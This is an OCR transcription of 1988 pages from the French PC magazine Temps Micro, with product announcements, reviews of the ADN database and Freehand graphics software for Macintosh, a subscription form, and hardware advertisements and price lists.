
ANIRAL UTEC PRÉSENTE LE PS 32, UN ORdinateur « bicéphale ». Un 68010 à 10 MHz est prévu pour supporter Unix System V et un 80386 à 16 MHz pour MS-DOS. Les deux systèmes cohabitent. Avec un disque dur de 20 Mo et 2 Mo de mémoire centrale de part et d'autre, la machine vaut 60 000 F ht.
Service-lecteurs, référence n° 9



D.R.

▲ **MANNESMANN TALLY LANCE QUATRE NOU**velles imprimantes. Deux 24 aiguilles viennent compléter la gamme. La MT 222 et la MT 330/24 sont destinées au marché bureautique. Pour la micro-édition, deux « laser » voient le jour. La MT 910/S imprime 10 pages/minute à 300 dpi. La MT 910/U (U comme Ultrascript) possède 39 polices de caractères et deux langages de description de pages : DDL et PostScript. MT 222 : 6 920 F ht. MT 230/24 : 11 800 F ht. MT 910/S : 39 990 F ht. MT 910/U : 43 900 F ht.
Service-lecteurs, référence n° 12

À L'AMENDE. DANS LE DERNIER TEST SUR LES portables, l'IEEE LT 3200 s'est vu diminuer de moitié ses résultats. Le mode turbo activable et désactivable (trop facilement) par une touche du clavier située à côté de la touche CapsLock n'était pas enclenché. Les résultats sont à doubler. Norton atteint 13,3, Mips 1,62. Les temps d'accès-mémoire passent à 0,88 s, et l'indice Lotus à 720. Le LT 3200 devient ainsi le plus véloce de sa catégorie. Un résultat qui mérite d'être signalé.
HD Microsystème qui ne figurait pas dans ce test, et qui nous le fait savoir, sera ravi d'apprendre ce résultat puisque son portable est un LT 3200 identique.
Page 90, une erreur s'est glissée dans le premier paragraphe déformant le sens du propos. « Le Lap AX présente » doit être lu comme « Il présente ». L'ensemble du paragraphe concerne bien sûr le MTP 32 de Sagem. ■



D.R.

◀ **I2S PRÉSENTE UNE NOUVELLE VERSION** de son logiciel PC-Scope : l'IDS548. Monocarte, elle permet d'accéder au développement d'applications de VAO (vision assistée par ordinateur) sur PC sous DOS. Le produit comprend le logiciel PC-Scope, la carte de traitement d'image et la caméra et coûte : 89 000 F ht.
Service-lecteurs, référence n° 11

LA COMMANDE ÉLEC- ▶ **TRONIQUE PROPOSE** les disques amovibles Plus. Ils existent en version 20 et 40 Mo. Ils permettent de transférer des données depuis un PC ou un PS, sous DOS ou OS/2. En 20 Mo : 6 000 F ht. En 40 Mo : 8000 F ht.
Service-lecteurs, référence n° 10

D.R.

L'information utile pour exploiter pleinement toutes les ressources de vos PC/PS

Que choisir? Dans chaque numéro, le test comparatif d'une classe complète de produits, matériels ou logiciels. Ces bancs d'essai approfondis débouchent sur une préconisation de choix tenant compte des besoins personnels de chaque utilisateur.

Pourquoi faire? Le point sur un des usages classiques et très généraux de l'informatique personnelle (traitement de textes, gestion commerciale, etc.). L'état de l'art. Optimisation des produits et derniers développements.

Professions. Les outils micro-informatiques spécialisés disponibles au service des divers métiers. Expériences et avis des experts de chacune des professions traitées.

Comprendre. Une rubrique d'initiation, simple et pédagogique. Pour découvrir DOS, OS/2, les grands logiciels et les diverses techniques de la micro professionnelle. Indispensable pour ceux qui mettent le pied à l'étrier.

Pages bleues. A la manière des pages jaunes de l'annuaire, cette rubrique se veut surtout pratique. Sa couleur symbolise son orientation résolument technique. Astuces, programmes utilitaires et procédures diverses y sont proposées aux utilisateurs avertis.

et aussi les rubriques Services, Rencontres, Lecture, Témoignages, Tribune, Actualité/Nouveautés, Profil, Formation.

Temps Micro

Le 1er magazine des PC/PS et compatibles en entreprise

Un an / 10 numéros

Près de

20 %

DE RÉDUCTION.

240F

AU LIEU DE 290 F

(PRIX DE VENTE AU NUMÉRO)

TITRE D'ABONNEMENT PRÉFÉRENTIEL

Temps Micro, Service promotion : 5, place du Colonel-Fabien 75491 Paris cedex 10

OUI je souhaite profiter de votre offre exceptionnelle et je m'abonne à TEMPS MICRO pour un an (10 numéros) au prix de 240 F seulement (au lieu de 290 F, prix de vente au numéro).

Je n'envoie pas d'argent aujourd'hui, je vous réglerai plus tard à la réception de facture.

Profitez de cette offre exceptionnelle N'ENVOYEZ PAS D'ARGENT AUJOURD'HUI VOUS RÉGLEREZ PLUS TARD

Nom _____

Prénom _____

Société _____

Fonction _____


Adresse _____

Code postal |_|_|_|_|_| Ville _____

code HDE

ADN : UNE BASE NOUVELLE SUR DE NOUVELLES BASES

Claude Colin a planché plus de trois ans pour aboutir à un nouveau concept de base de données sur Macintosh. ADN se présente sous une forme modulaire.



D.R.

De longues années durant et jusqu'à récemment, l'utilisateur de micro-informatique se trouvait confronté à des choix cornéliens dans le domaine du logiciel. Ainsi, il sacrifiait volontiers la puissance sur l'autel de la simplicité ou, pire, il vouait un culte à la complexité pour jouir de bonnes performances. L'idée même d'un logiciel évolutif ne l'avait pas effleuré le moins du monde, pas plus que les développeurs du reste !

Notre malheureux consommateur passait donc son temps à tester de nouveaux produits, d'autant que les tâches à confier à l'ordinateur se multipliaient. Inutile de rappeler à quel point cette pratique, ô combien répandue, coûte de temps, d'argent et d'énergie. Face à une telle problématique, des éditeurs tentèrent d'apporter des solutions. Les intégrés, et plus tard les générateurs de base de données, répondaient en partie aux exigences croissantes de l'acheteur.

Les uns comme les autres ne redonnent pas pour autant le sourire à l'utilisateur. Un SGBD moyen impose de longues périodes de programmation confiées à des développeurs spécialisés. Un intégré rend de multiples services mais imparfaitement. Pour des tâches spécifiques comme le mailing, l'établissement de graphes ou de listes à partir de fiches, les gestions de fichiers et les intégrés s'essoufflent rapidement.

L'interface graphique du Mac a donné quelques idées à un polytechnicien afin de transformer toutes ces tâches fastidieuses en un jeu d'enfant. Claude Colin a planché durant trois années pour aboutir à ADN Concept (G+M). Mais patience est mère de sagesse : l'usager ne peut se trouver dérouté par l'environnement d'ADN, il dérive directement de celui du micro.

L'idée de base d'ADN se résume en un mot : évolution. Le logiciel se compose de trois modules distincts mais parfaitement communicants, accessibles à partir d'un bureau ADN. Le premier, de modélisation, sert d'atelier. L'utilisateur définit une fiche, de format variable, par champ. Il intègre textes et images fixes, désigne les rubriques (seulement huit seront employées comme indice), les zones texte et image variables.

Lors de la création d'une rubrique, une fiche associée apparaît automatiquement (deuxième module). Celle-ci spécifie le type (numérique, alphanumérique, date) de la rubrique, la typographie, la justification, la présentation pour les nombres, et le numéro d'index assigné si besoin est. Pour chacun des autres champs, l'usager détermine justification et fonte.

Le module de modélisation reste accessible en permanence, même en cours d'utilisation. Dans ce deuxième environnement, la saisie et la consultation des fiches s'effectuent (presque) entièrement au doigt et à la souris. La programmation, troisième volet du logiciel qui lui donne toute sa puis-

ADN

Fonction : SGBD pour Macintosh.
Editeur : G+M.
Distributeur : G+M.
Prix : 3 900 F ht (version 1.2).
Service-lecteurs, référence n° 13

PRÊT POUR L'AVENTURE !

Dans votre bureau, dans l'avion ou au cœur de la jungle, le LT 3200 relève tous les défis. Même s'il ne pèse que 6,7 kg, sa mémoire de 2,6 Mo* et son disque dur rapide (28 ms) de 20 Mo en font le partenaire idéal de l'aventurier des temps modernes. Côté lecture, il assure un maximum avec son écran plasma haute résolution. Le LT 3200, l'arme des baroudeurs de demain.

* option

photo non contractuelle

26.307 F HT

31.200F TTC

Pour commencer l'aventure, contactez nos distributeurs :

Control-Reset, Paris15e : (1) 48.42.55.10
Control-Reset, Paris 12e : (1) 43.40.80.80
Control-Reset, Paris 8e : (1) 42.93.47.32
Informatique System Nantes : 40.87.74.66
Vismo, Paris 11e : (1) 43.38.60.00
Mapec, Paris 11e : (1) 48.52.75.47
Comdis : (1) 69.28.01.01

Control-Reset Yvelines : (1) 34.87.74.66
Kronos, Mayenne : 43.49.21.62
Control-Reset, Lyon : 78.75.62.79
I.T.E.A., Besançon : 81.82.02.46
Auvergne Informatique : 70.59.89.98
C.S.E. Metz : 87.66.40.25

Control-Reset, Strasbourg : 88.75.56.88
C.B. Center Hagueneau : 88.93.20.08
B.E.P. Aix en Provence : 42.27.75.65
R.S.M. Toulouse nord : 61.54.06.24
K.M.S.I. Toulouse sud : 61.57.50.47

La griffe des leaders

Z.I. Bords de Seine
5, rue Marcel-Paul
95870 BEZONS
TEL. (1) 39 47 35 07

SAV ligne directe : (1) 39 47 28 70
FAX : (1) 39 47 22 11
TELEX : 609 083

BON A DECOUPER ET A RETOURNER A IEEE
ZI des Bords de Seine, 5, rue Marcel-Paul - 95870 BEZONS

☐ Veuillez m'envoyer votre documentation + votre catalogue complet.
☐ Je désire une démonstration.
☐ Je passe une commande du modèle.
Ci-joint un chèque de ..... (Forfait Port 100 F TTC)
☐ Je désire connaître vos conditions « Distributeurs » (Ci-joint ma carte professionnelle).

Nom ..... Prénom .....
Adresse .....
Société ..... Secteur .....
Fonction .....

01/06/88

DUM-DUM

Référence 146 du service-lecteurs (page 66)

sance, s'effectue par l'intermédiaire d'un nouvel environnement.

Le langage-objet intégré dans ADN Concept évite la quasi-totalité des accès au clavier. Par simples clics, le développeur associe des programmes tant aux rubriques qu'aux éléments actifs (tous les éléments autres que les rubriques peuvent être activés), tant aux menus spéciaux (barre de menu entièrement redéfinissable) qu'au menu spécifique au fichier et portant son nom.

NON À L'ISOLATIONNISME

Déroutante au départ, la programmation à la souris serait totalement impossible sans le mode aide, disponible à tout instant et dans les trois modules. Celui-ci transforme la flèche en point d'interrogation. A chaque pointage sur un terme, un écran d'aide s'affiche donnant la définition et des exemples d'utilisation le cas échéant.

La faculté d'évolution d'ADN réside en grande partie dans ce module de programmation. Les routines ne se cantonnent pas seulement au fichier en cours de construction, mais s'étendent à d'autres fichiers. L'utilisateur accède ainsi à des données aussi diverses que leurs origines. Cette option de multifichiers relationnels transforme le logiciel en une véritable solution de rechange face aux SGBD bien connus.

L'originalité du produit de Claude Colin ne se limite pas à cette structure modulaire, destinée à se développer. La documentation est présentée sur trois disquettes en trois leçons. Une quatrième disquette comporte plus de 670 Ko de fichiers Tests. Ceux-ci donnent une démonstration des capacités du programme, point par point.

L'ensemble de cette documentation électronique a évidemment été écrite sous ADN, en mode documentaire : la quatrième arme du produit ! Tout développeur intégrera dorénavant une documentation à son application : le logiciel est conçu pour faciliter ce travail.

Pour convaincre les derniers récalcitrants, ADN Concept dispose d'une assistance téléphonique et télématique permanente. De plus, le logiciel communique parfaitement avec les deux autres produits de l'éditeur G+M : le générateur de systèmes experts K2 et l'ensemble télématique Samba (réalisé par l'éditeur et Philippe Boulanger, le père de Dragster).

La version 1.2 d'ADN coûte 3 900 F ht. Jusqu'à la version 2.0 (non incluse), le remplacement du programme est gratuit. La version multiposte fonctionne sans sourciller jusqu'à une cinquantaine d'utilisateurs (sous Ethertalk). Les deux premiers postes se vendent 6 500 F ht, et les postes supplémentaires (par deux) 1 000 F ht. Enfin, pour ceux qui rencontrent quelques problèmes, G+M vend trois journées de formation qui donnent une vision globale du produit.

MICHAËL THÉVENET

FREEHAND:POSTSCRIPT EN TOUTE LIBERTÉ

A la différence du dessin *bit mapped* (point à point), les programmes graphiques émulant le langage PostScript utilisent une technique vectorielle et des courbes de Bézier. En d'autres termes, chaque ligne, chaque courbe, chaque objet est décrit mathématiquement. Pour l'utilisateur habitué à MacPaint, l'adaptation est redoutable et demande beaucoup de patience. En revanche, le dessin pourra être imprimé sur toute imprimante équipée de PostScript et ce, quelle que soit sa résolution. Un graphique PostScript conçu avec Freehand peut prétendre à une finesse d'impression de 2 400 points au pouce – ou même plus – dès lors que le Macintosh est interfacé avec une Linotronic.

L'un des points forts de Freehand est sa capacité à gérer les couleurs. L'utilisateur choisira entre trois modèles : RGB *(Red, Green, Blue)*, HSB *(Hue, Saturation, Brightness)* ou CMY *(Cyan, Magenta, Yellow)*, ce qui permet de travailler indifféremment pour un imprimeur ou dans l'optique d'une sortie vidéo. Une couleur peut être attribuée à chaque objet. Le remplissage des formes se fait suivant un processus uniforme ou avec des dégradés convergeant vers un point ou selon un angle prédéterminé. Le résultat s'avère époustouflant.

Freehand sépare les couleurs primaires pour préparer les films nécessaires à l'impression en quadrichromie. La technique de dessin est la même que celle proposée par Illustrator avec, toutefois, un outil de création de courbes à main levée. Sur chaque courbe se trouvent des points d'ancrage et des points de fuite modifiables à tout moment.

Les objets peuvent subir de nombreuses transformations : rotation, déformation, changement d'échelle ou de symétrie. On les place en premier ou en second plan. Enfin, Freehand offre un éditeur de texte sophistiqué. A la différence d'Illustrator qui ne peut gérer plus de 255 caractères à la fois, Freehand accepte de longs textes. On peut choisir la police, la taille, le style, mais aussi la couleur et la trame des caractères. Un texte peut être associé à n'importe quelle courbe prédéfinie.

Dernier avantage, Freehand travaille avec une rapidité étonnante. Tous ceux qui ont manipulé Cricket Draw seront étonnés de voir à quelle vitesse ce programme calcule et redessine les documents. En attendant la nouvelle version (imminente) d'Illustrator, Freehand est le plus sophistiqué des logiciels de création graphique sur Macintosh.

JEAN-LOUIS LE BRETON

FREEHAND

Fonction : Création Graphique.
Editeur : Aldus.
Distributeur : Ise Cegos.
Prix : 5 200 F ht.
Service-lecteurs, référence n° 14

SURDOUE

TOPKEY

POWER

3900 F* (prix de lancement)

● TOPKEY POWER, c'est à la fois un générateur d'applications et un SGBD, pour PC, PS et compatibles. Il fonctionne, sans supplément de prix, sur tous les réseaux standard. Surpuissant, hyper-rapide, cet outil universel allie ergonomie et simplicité d'emploi (souris, menus déroulants, fenêtres, choix des couleurs...). La prise en mains est facilitée par une documentation claire et riche d'exemples.

● TOPKEY POWER génère des programmes portables,en langage standard : le BASIC. Ces programmes sont compilables avec des outils universels QUICK-BASIC et TURBO-BASIC.

● TOPKEY POWER vous affranchit des langages particuliers pour apporter ouverture, puissance et évolutivité à toutes vos applications.

● TOPKEY POWER communique avec tous les systèmes (gros, minis, micros) et permet donc d'exploiter pleinement tout le capital informatique de l'entreprise.

● TOPKEY POWER génère des applications documentées, donc modifiables par tous, dans toutes les circonstances. Ainsi, votre patrimoine informatique s'enrichit et évolue sans risques.

● TOPKEY POWER met à votre disposition 300 fonctions spécialisées (arithmétiques, logiques, financières, statistiques...) et fonctionne, à votre choix, en langue française ou anglaise).

● TOPKEY POWER, le générateur surdoué, vous ouvre les portes de la création... sans limites. Et sans redevances à payer sur les applications diffusées !

LE SUR-GENERATEUR

*HT

Pour la liste des distributeurs et tout autre renseignement, écrivez à
TOPTOOLS - Les Technodes - BP 01 - 78931 GUERVILLE CEDEX, ou téléphonez au (1) 34 77 77 77.

TOPTOOLS SA au Capital de 5 250 000 F. RCS VERSAILLES B 326 467 710. TOPKEY et TOPKEY POWER sont des marques déposées par TOPTOOLS.
*TURBO BASIC est un produit BORLAND. QUICK BASIC est un produit MICROSOFT. IBM (INTERNATIONAL BUSINESS MACHINE)

TOPTOOLS

Référence 147 du service-lecteurs (page 66)

LA QUALITÉ.

HD MicroSystèmes®
42 42 55 09

Télex 614 260. Fax 47 60 23 41
67 rue Sartoris 92250 La Garenne Colomb

A 2 minutes de la Défense
Ouvert du lundi au vendredi 9 h 30 à 13 h & 14 h à 19 h 30
Samedi fermeture à 18 h

MICRO INFORMATIQUE FAMILIALE & PROFESSIONNELLE.

HDM AX6 compatible AT3
HDM AX7 386 16/20 MHz

Livrés avec MS DOS 3.21
et GW BASIC en français.
Contrat de maintenance sur site.
Garantie 1 an.

HDM X5-1 compatible XT

- **HDM AX7 386** ✆
16/20 MHz, 2 Mb RAM, ext à 8 Mb sur la carte
autres caractéristiques identiques à AX6-2
- **HDM AX6-1 : SUPER PROMO**
Carte mère Turbo 6, 8 ou 10 MHz
8 slots d'extensions. 512 K RAM ext. à 640 K/1 Mb
Contrôleur floppy/disque dur
Lecteur de disquette 1,2 Mb MITSUBISHI
Disque dur 20 Mb. Carte graphique CGA ou MGP
Port joystick, light pen
Carte RS232 (2 ports) et parallèle
Clavier Azerty 102 touches comp. AT3
Alimentation Seasonic 180 W. Manuels.
- **HDM AX6-2** avec disque dur 40 Mb : ✆
- **HDM AX6-3** avec disque dur 80 Mb : ✆

- **HDM X5-1 : SUPER PROMO**
Carte mère Turbo 8/4, 77 MHz
8 slots d'extensions. 256 K RAM ext. à 640 K/1 Mb
Lecteur de disquette 360 K MITSUBISHI
Carte contrôleur. Carte graphique CGA ou MGP
Port parallèle, light pen, port joystick
Clavier Azerty 102 touches comp. XT/AT
Alimentation Seasonic 150 W. Manuels
- **HDM X5-2** avec carte multi I/O : ✆
- **HDM X5-3** avec carte multi I/O et disque dur 20 Mb : ✆

ATARI
toute la gamme 520 ST, 1040, MEGA ST, tous les périphériques.

PROMO

✆ Kit contrôleur et disques durs 20, 30, 40, 80 Mb
✆ Hard card 20, 30, 40 Mb

CARTES MÈRES

PROMO	AT 386, 16 MHz, format XT, 2 Mb RAM, ext à 8 Mb sur la carte
4 900 F	TURBO AT 6/8/10 MHz, 1 Mb RAM avec 512 K
1 590 F	TURBO XT 4. 77/8 MHz, 640 K RAM avec 256 K

CARTES D'AFFICHAGE

690 F	Multi MGP Turbo 720 x 348, port // port joystick, light pen
590 F	Multi CGA Turbo 640 x 200, port // port joystick, light pen
✆	Graphique couleur EGA courte 600 x 350 64 couleurs comp EGA/CGA/MDA, 256 K RAM
2 890 F	Super PGA 800 x 600; PGA/EGA/CGA Hercules autoswitch, 132 col x 44 lignes, 256 K RAM, TTL, programmable par soft
1 590 F	Multi affichage (CGA/MGP) et multi IO

CARTES D'EXTENSION MÉMOIRE

990 F	128 K courte pour AT sans RAM
690 F	576 K courte sans RAM
6 490 F	512 K RAM/EPROM; CMOS, sauvegardée ext. 1,5 Mb avec prog EPROM, sans RAM
1 290 F	2 Mb pour XT/AT, «extended», sans RAM
1 490 F	2 Mb pour XT/AT, «expanded», sans RAM
1 590 F	2.5 Mb pour AT, «extended», sans RAM
1 690 F	3 Mb pour AT, «extended», sans RAM

CARTES D'ENTRÉES/SORTIES

990 F	Multi I/O (1 //, 2 RS 232, horloge, joystick, contrôleur de drives) avec câbles
890 F	I/O plus II courte (1 //, 2 RS 232, horloge, joystick)
450 F	Horloge calendrier sauvegardée par batterie
490 F	Extension joystick 2 ports
250 F	Parallèle type Centronics
950 F	Entrées/Sorties (8255), 48 E/S 3 timers

CARTES CONTROLEURS

490 F	de drives 360 K pour XT, avec câble
890 F	de drives 360 K/1.2 Mb pour XT/AT avec câble
1 590 F	WESTERN DIGITAL floppy (1.2 Mb/360 K) disque dur 10 à 70 Mb pour AT, avec câble
890 F	WESTERN DIGITAL, disque dur 20, 40 Mb, avec câble
990 F	disque dur RLL, 20, 40 Mb, avec câble (Taiwan)

CARTES INDUSTRIELLES HQ POUR XT, AT, 386

✆	AT industriel, boîtier IP
✆	Carte mère AT périphérique
✆	Back plane AT, 8 slots
3 150 F	DMP05A 3 sorties D/A 12 bits, 8 entrées A/D 12 bits 1mS/voie
3 370 F	DMP05B idem version 4/20 mA
4 700 F	DMP11A 8 entrées A/D, 12 bits, 35 µS/voie
4 870 F	DMP11B idem version 4/20 mA
1 990 F	DMP12 conversion A/D, 12 bits, 8 entrées différentielles 4-20 mA
1 990 F	DMP13 conversion A/D, 12 bits, 16 entrées différentielles 1-4,96 V
2 140 F	DMP7 16 sorties sur contacts relais Reed
3 990 F	DMP23 32 sorties sur contacts relais Reed
3 320 F	DMP14 thermo couple JTK BRS
1 725 F	DMP8 16 entrées isolées par opto-coupleur
1 660 F	DMP19 16 sorties isolées par opto-coupleur
1 990 F	DMP9 64 entrées/sorties TTL
1 970 F	DMP20 8 modules E/S (SSR) p. carte 64 E/S TTL
2 290 F	Lecteur de code barre (UPC, EAN, JAN)
3 190 F	Carte GPIB IEEE 488
670 F	Option PASCAL ou C pour carte GPIB
250 F	Carte prototype pour AT
190 F	DMP16 carte prototype pour XT
490 F	DMP18 carte prototype p. AT, décodage adresse
1 000 F	DMP17B carte 3 slots d'extensions AT carte prolongateur de slot
790 F	DMP21B carte 3 slots d'extensions XT avec carte prolongateur de slot

POUR PLUS D'INFORMATIONS & PROMOTION DU MOIS consultez notre serveur 24 h sur 24 47 81 62 65

BON DE COMMANDE
à retourner à HD Microsystèmes 67 rue Sartoris 92250 La Garenne Colombes

Nom ..... Prénom .....
Société ..... Fonction .....
Adresse .....
.....

Désignation	Nombre	Prix total
Forfait port jusqu'à 5 kg (au dessus nous consulter)		40 F
Ci-joint mon règlement de	Total	

Contre remboursement : frais de CR et port en sus
☐ Je désire recevoir une documentation complète, je joins 10 F en timbres.

01/06/88

CARTES DE COMMUNICATION

790 F RS 232, 2 ports et parallèle pour AT
∅ Série boucle de courant
790 F Série RS 422
350 F série RS 232, 2 ports (1 optionnel)
1 590 F série RS 232, 4 ports avec câble
1 800 F série RS 232, 8 ports avec câble
3 990 F Carte midi avec soft et manuel
990 F Modem HDCOM V23, 75/1200 retournable, micro serveur, compatible Hayes
∅ Modem NIAGARA V21, V22, V22 bis, V23, V25
∅ Modem AMAZONE 2400 bauds, V21, V22, V22bis, V23, prise V24
∅ Modem et répondeur enregistreur électronique
2 250 F Réseau local 255 postes, liaison RS 422, 1 Mb/S, accès CSMA/CD, topologie en bus comprenant carte HD NET et câble
1 950 F Logiciel et manuel, 1 seul nécessaire/installation

CARTES DE PROGRAMMATION

1 590 F d'EPROM (2716 à 27128)
1 790 F 4 EPROMS simultanément (2716 à 27256)
3 290 F 10 EPROMS simultanément (2716 à 27512)
3 800 F de PAL (MMI, NS, TI...)
3 800 F de PROM (MMI, NS, TI, S...)
2 800 F de 87xx (41A, 42, 48H, 49H)

CIRCUITS IMPRIMÉS NUS

150 F Carte mère TURBO 1 Mb
70 F Carte contrôleur de drives ou carte monochrome ou carte MGP ou CGA ou parallèle ou RS 232 ou multifonctions 384 K ou multi I/O
190 F Carte programmateur d'EPROM

MONITEURS

890 F 12" PHILIPS ambre ou vert, vidéo composite
1 290 F 12" AOC MM211 ambre, socle orientable entrée TTL, haute résolution 1000 lignes au centre
1 390 F 12" MM211R paper white
2 690 F 14"PHILIPS coul. 600 x 285, pitch 0,42, inclin.
4 590 F 14"AOC CM 312 coul. EGA/CGA, haute résol. 720 x 350, pitch 0,31, anti-reflet, socle orientable
6 200 F 14" NEC multisync II, PGA, VGA, EGA, CGA sur socle
28 900 F 20" NEC multisync XL, 1024 x 768, TTL et analogique, 21,85 kHz à 50 kHz, sur socle
∅ Filtre d'écran carbone 12" ou 14"

CLAVIERS, SOURIS, SCANNERS

790 F Clavier AZERTY 5060, look AT comp. XT/AT
890 F Clavier AZERTY 5161 102 touches, curseurs séparés, 12 touches de fonctions, comp. XT/AT
190 F Kit de cabochons QWERTY pour 5060 ou 5161
990 F Souris comp. Microsoft RS 232, sans alim.
1 890 F Souris Microsoft (RS 232)
2 990 F Handy scanner, scanner de poche 200 dpi
22 400 F Scanner MIKROTEK MSF300C, 300 dpi, 64 niveaux de gris
41 000 F Scanner MIKROTEK MSF300G, 300 dpi, 256 niveau de gris

LECTEURS DE DISQUETTES, DISQUES DURS SAUVEGARDES, DUPLICATEURS

990 F Lecteur de disquettes 360 K MITSUBISHI
1 290 F Lecteur de disquettes 1,2 Mb MITSUBISHI
2 990 F Lecteur externe 360 K 5"1/4 pour PS2
3 900 F Lecteur externe 1.2 Mb 5"1/4 pour PS2
1 190 F Kit complet lecteur 720 K, 3"1/2
1 490 F Kit complet lecteur 1,4 Mb, 3"1/2
1 990 F Disque dur 20 Mb SEAGATE
2 190 F Disque dur 30 Mb SEAGATE
9 600 F Disque dur 80 Mb 28 mS SEAGATE
4 490 F Sauvegarde interne 40 Mb, XT ou AT
5 900 F Sauvegarde interne 60 Mb avec contrôleur
6 500 F Sauvegarde externe 60 Mb avec contrôleur
5 990 F Duplicateur de disquettes 5"1/4
6 900 F Duplicateur 5"1/4 en 3"1/2
∅ Cartouches pour sauvegarde

IMPRIMANTES, ACCESSOIRES

PLUG
1 590 F S100, 80 col, 135/27 cps, interface //
∅ S160, S160L, S480, S480L
MANNESMANN TALLY
2 490 F MT 80 PC, 80 col. 130 cps, int //
∅ MT 85, MT 86, MT 87, MT 88, MT 90, MT 290, MT 330, MT 490, MT 660
29 000 F MT 910 laser 10 ppm
EPSON
2 990 F LX 800, 80 col. 180/30 cps, int //
∅ FX 800, FX 1000, EX 800, EX 1000, LQ 850 LQ 1050, LQ 2500+, SQ 2500, DFX 5000
19 990 F GQ 3500 laser, 6 ppm
∅ Fournitures et consommables
390 F Data switch parallèle ou série 1/2, réversible
590 F Data switch parallèle ou série 1/4, réversible
3 890 F Buffer externe d'imprimante // avec 256 K, 2/4

CONNECTIQUE, CABLES

150 F Câble imprimante parallèle (1.80 m)
275 F Câble imprimante parallèle (3.60 m)
150 F Câble imprimante RS 232
∅ Tous les autres câbles en stock
250 F Kit 2e port carte RS 232 XT avec 8250 B, 1488, 1489, câble
300 F Kit 2e port carte RS 232 AT avec 16540, 1488, 1489, câble
∅ Gender Changer RS 232 Mini testeur

PIECES DETACHEES & ACCESSOIRES

5 300 F Onduleur 300 VA avec sauvegarde de 15 mn
7 500 F Onduleur 500 VA avec sauvegarde de 15 mn
8 900 F Onduleur 1 KVA avec sauvegarde de 10 mn
990 F Alim. 150 W side switch SEASONIC pour XT
1 250 F Alim. 180 W side switch SEASONIC p. BABY AT
1 950 F Alim. 200 W SEASONIC pour MINI AT
1 980 F Alim. 220 W side switch SEASONIC pour AT
550 F Boitier métallique «lift-up» pour XT
790 F Boitier métallique «lift-up» pour BABY AT
890 F Boitier métallique «lift-up» pour MINI AT
1 290 F Boitier métallique «lift-up» format AT
8 F Cache plastique 1/2 hauteur pour face avant
8 F Cache métallique p. carte périphérique (les 10)
250 F Joystick, auto-center, micro adjus, comp IBM, Apple II+, IIe
160 F Joystick pour XT
250 F Pied vertical pour boîtier XT, AT

DISQUETTES & BOITES DE RANGEMENT

15 F Boite de rgmt 10 disq. 5" 1/4
145 F Boite de rgmt 100 disq. 5" 1/4 à charn, avec clé
125 F Boite de rgmt 40 disq. 3" 1/2 à charn, avec clé
5" 1/4 Rhône Poulenc FIRE BALL (bte de 10) :
70 F DFDD, 48 tpi
159 F Haute densité pour AT
3" 1/2 Rhône Poulenc FIRE BALL (bte de 10) :
139 F DFDD 135 tpi
35 F 5" 1/4 neutre DFDD 48 tpi (boite carton de 10)
65 F 5" 1/4 couleur DFDD 48 tpi (bte plastique de 10)

COPROCESSEURS, MEMOIRES

1 590 F 8087-2 (8 MHz)
2 900 F 80287-8 (8 MHz)
3 450 F 80287-10 (10 MHz)
6 390 F 80387-16 (16 MHz)
190 F NEC V20
∅ 4164 120nS, 4156 120 nS, 41256 80nS

LIBRAIRIE MICRO

250 F Clefs pour PC et comp. avec version DOS 3.3
165 F Lotus 1-2-3 par l'exemple
185 F Programmer en D Base III+
50 F MS DOS facile
∅ Nombreuses autres références en stock

PORTABLE LCD HDM X5P - AX6P - AX7P

- **HDM X5P** version portable du X5-2 : ∅
- **HDM AX6P** version portable du AX6-1 : ∅
- **HDM AX7P** version portable du AX7-1 : ∅

Poids 8,5 kg
Ecran à cristaux liquides 640 x 200 points

HDM X6P PORTABLE AT ECRAN PLASMA

HDM X6P, Portable AT, écran plasma : PROMO
